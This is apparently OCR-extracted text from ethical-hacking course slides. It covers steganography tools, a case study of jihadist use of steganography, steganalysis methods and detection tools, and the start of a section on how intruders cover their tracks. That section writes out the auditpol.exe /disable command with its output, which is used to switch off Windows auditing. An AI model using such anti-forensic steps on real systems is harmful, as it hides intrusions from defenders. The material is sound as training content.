


FoxHole is a filemanager with Steganography capability for Symbian OS phones



# Sams Big Play Maker

Sams Big Play Maker is a Win32 program that converts arbitrary text to an amusing play



# Video Steganography

MSU StegoVideo can hide any file in a video sequence

Embed .exe files directly inside an mpeg or avi file





# Case Study: Al-Qaida members Distributing Propaganda to Volunteers using Steganography

Al-Qaeda are gradually relying on Media to spread their propaganda

Al-Qaida sympathizers use computers with steganography techniques to distribute Al-Qaida videos and other Jihadist materials over the Internet

In Amman's more conservative neighborhoods, Abu Omar and several analysts said, one or two jihadists tend to be the organizers, distributing messages and content to volunteers, and controlling membership in jihadist e-mail lists.

He goes to an Internet cafe several times a week. In recent years, Jordan's Internet cafes have begun taking increased security measures, like registering users' identification cards, he said, but jihadists in Amman alternate among a network of sympathetic cafe owners who allow them to surf anonymously.

He now changes his e-mail address frequently, he said, and he typically carries software that can delete details of his actions from a computer. "In the beginning, I thought maybe I would go for jihad in Iraq, but it was very difficult to get there," he said. "Now I realize it's better to work on the Net and get the message out."

Source: <http://www.nytimes.com>

# Steganography Detection

Steganalysis is the art and science of detecting hidden messages using steganography



It is the technology that attempts to defeat steganography—by detecting the hidden information and extracting it or destroying it



# Steganalysis Methods/ Attacks on Steganography

## Stego-only attack:

- Only the stego-object is available for analysis

## Known-cover attack:

- The stego-object as well as the original medium is available
- The stego-object is compared with the original cover object to detect any hidden information

## Known-message attack:

- The hidden message and the corresponding stego-image are known

## Known stego attack :

- The steganography algorithm is known and both the original and stego-object are available



## Chosen-stego attack:

- The steganography algorithm and stego-object are known

## Chosen-message attack:

- The steganalyst generates a stego-object from some steganography tool or algorithm of a chosen message
- The goal in this attack is to determine patterns in the stego-object that may point to the use of specific steganography tools or algorithms

## Disabling or active attack:

- Active attackers can change cover during the communication process



# Steganalysis Tools



Stegdetect is an automated tool for detecting steganographic content in images


It is capable of detecting different steganographic methods to embed hidden information in JPEG images

Stegbreak is used to launch dictionary attacks against Jsteg-Shell, JPHide, and OutGuess 0.13b



**CHC: Hiding files**

# Stegdetect: Screenshot





### Stego intrusion detection system:

- Aims to flag all HTTP traffic containing imagery that tests positive for stego content (more protocols later)

### Gateway defense mechanism:

- Placed at a network border
- In promiscuous mode, sniffs all HTTP traffic and reconstructs (if necessary) any images transmitted
- Tests each image against all known steganalysis algorithms
- Alerts user administrator to presence of stego on their network




It is Not a firewall!


# High-Level View

```
GET /search?keywords=servlets+jsp HTTP/1.1
Accept: image/gif, image/jpeg, */*
Accept-Encoding: gzip
Connection: Keep-Alive
Cookie: userID=id456578
Host: www.somebookstore.com
Referer: http://www.somebookstore.com/findbooks.html
User-Agent: Mozilla/4.7 [en] (Win98; U)
```



image	jphide	stegdetect	outguess
/sids/data/10.10.1.1/balloon.jpg	0.1	0.9	0
/sids/data/24.24.2.2/yellow.gif	0	0	0.65
/sids/data/24.24.2.2/dog.jpg	0	0	0





- Statistics -  
Shows last image testing positive for stego  
Graphs detailing the number of images captured/ flagged

Stego Intrusion Detection Systems (SIDS)

File Edit Database Help

Recent finds Statistics Daemons Histograms

Images captured off the line View Close all previews Viewing 400-413 of 413

Source IP	Source Port	Destination IP	Destination Port	Date/Time	Filename
69.57.136.91	80	192.168.1.128	32823	08/09/04 [13:24:23]	pic1944.jpg
69.57.136.91	80	192.168.1.128	32822	08/09/04 [13:24:23]	pic1945.jpg
69.57.136.91	80	192.168.1.128	32823	08/09/04 [13:24:23]	pic1946.jpg
69.57.136.91	80	192.168.1.128	32822	08/09/04 [13:24:23]	pic1947.jpg
69.57.136.91	80	192.168.1.128	32823	08/09/04 [13:24:23]	pic1948.jpg
69.57.136.91	80	192.168.1.128	32822	08/09/04 [13:24:24]	pic1949.jpg
69.57.136.91	80	192.168.1.128	32823	08/09/04 [13:24:24]	pic1950.jpg
69.57.136.91	80	192.168.1.128	32822	08/09/04 [13:24:24]	pic1951.jpg
69.57.136.91	80	192.168.1.128	32823	08/09/04 [13:24:24]	photos5.jpg
69.57.136.91	80	192.168.1.128	32822	08/09/04 [13:24:24]	faq5.jpg
69.57.136.91	80	192.168.1.128	32823	08/09/04 [13:24:24]	links5.jpg
69.57.136.91	80	192.168.1.128	32823	08/09/04 [13:24:24]	home5.jpg
69.57.136.91	80	192.168.1.128	32822	08/09/04 [13:24:24]	email5.jpg

Images testing positive for stego View Clear all Drop 'Cleared' items Show Cleared items Close all previews

Stego Detect Me...	Stego cleared	Date and Time	Capture/Detect...	Stego Info	Negative	Error	Algorithm
2.00269	<input type="checkbox"/>	08/09/2004 at...	59 seconds	iphide(2.0026...	<input type="checkbox"/>	<input type="checkbox"/>	3rdParty:stegd...
3.33284	<input type="checkbox"/>	08/09/2004 at...	1 minutes, 0 se...	iphide(3.3328...	<input type="checkbox"/>	<input type="checkbox"/>	3rdParty:stegd...
0.697984	<input type="checkbox"/>	08/09/2004 at...	1 minutes, 6 se...	iphide(0.6979...	<input type="checkbox"/>	<input type="checkbox"/>	3rdParty:stegd...
10.3511	<input type="checkbox"/>	08/09/2004 at...	8 minutes, 32 s...	outguess(10.35...	<input type="checkbox"/>	<input type="checkbox"/>	3rdParty:stegd...
3.93623	<input type="checkbox"/>	08/09/2004 at...	8 minutes, 44 s...	outguess(3.936...	<input type="checkbox"/>	<input type="checkbox"/>	3rdParty:stegd...
1.32804	<input type="checkbox"/>	08/09/2004 at...	11 minutes, 22...	iphide(1.3280...	<input type="checkbox"/>	<input type="checkbox"/>	3rdParty:stegd...
0.587185	<input type="checkbox"/>	08/09/2004 at...	11 minutes, 27...	iphide(0.5871...	<input type="checkbox"/>	<input type="checkbox"/>	3rdParty:stegd...
1.22125	<input type="checkbox"/>	08/09/2004 at...	11 minutes, 55...	iphide(1.2212...	<input type="checkbox"/>	<input type="checkbox"/>	3rdParty:stegd...
1.76862	<input type="checkbox"/>	08/09/2004 at...	18 minutes, 55...	iphide(1.7686...	<input type="checkbox"/>	<input type="checkbox"/>	3rdParty:stegd...
0.554484	<input type="checkbox"/>	08/09/2004 at...	18 minutes, 56...	iphide(0.5544...	<input type="checkbox"/>	<input type="checkbox"/>	3rdParty:stegd...
1.0756	<input type="checkbox"/>	08/09/2004 at...	19 minutes, 4 s...	iphide(1.0755...	<input type="checkbox"/>	<input type="checkbox"/>	3rdParty:stegd...

Connected to database (sidsdb@localhost)

- Recent Finds -  
Details of individual images captured from the wire

Summary of steganalysis information

Allows for manual inspection of images

Stego Watch allows users to detect digital steganography, or the presence of communications hidden in digital image or audio files

Stego Watch can extract information that has been embedded with some of the most popular steganography tools using a dictionary attack

Stego Break is an application designed to obtain the passphrase used on a file containing steganography

Currently Stego Break can crack passphrases for JP Hide 'n Seek, F5, JSteg, and Camouflage steganography embedding applications



# Stego Watch





StegSpy is a steganography detection tool

StegSpy will detect the program used to hide the message


The program also identifies the location of the hidden content as well

StegSpy currently identifies the following programs:

- Hiderman
- JPHideandSeek
- Masker
- JPegX
- Invisible Secrets




Copyright 2006 by Randy Glasbergen.  
[www.glasbergen.com](http://www.glasbergen.com)



**“An amazing thing happened at work today. For 8 minutes,  
my computer and I were both functional at the same time!”**



Copyright 2003 by Randy Glasbergen.  
[www.glasbergen.com](http://www.glasbergen.com)



**“Today my computer joined a support group for office machines who have to cope with idiots.”**




# System Hacking: Part V



Covering Tracks

# CEH Hacking Cycle



# Covering Tracks

Once intruders have successfully gained Administrator access on a system, they will try to cover the detection of their presence

When all the information of interest has been stripped off from the target, the intruder installs several backdoors so that he can gain easy access in the future



# Disabling Auditing

First thing intruders will do after gaining Administrator privileges is to disable auditing

Windows 2003 Resource Kit's auditpol.exe tool can disable auditing using the command line

At the end of their stay, the intruders will just turn on auditing again using auditpol.exe


```
C:\> auditpol.exe /disable
Running. . . .

Local audit information changed successfully. .
New local audit policy. . .

(0) Audit Disabled

AuditCategorySystem          = No
AuditCategoryLogon           = Failure
AuditCategoryObjectAccess    = No
. . .

C:\> auditpol.exe /enable
Auditing enabled successfully.
```

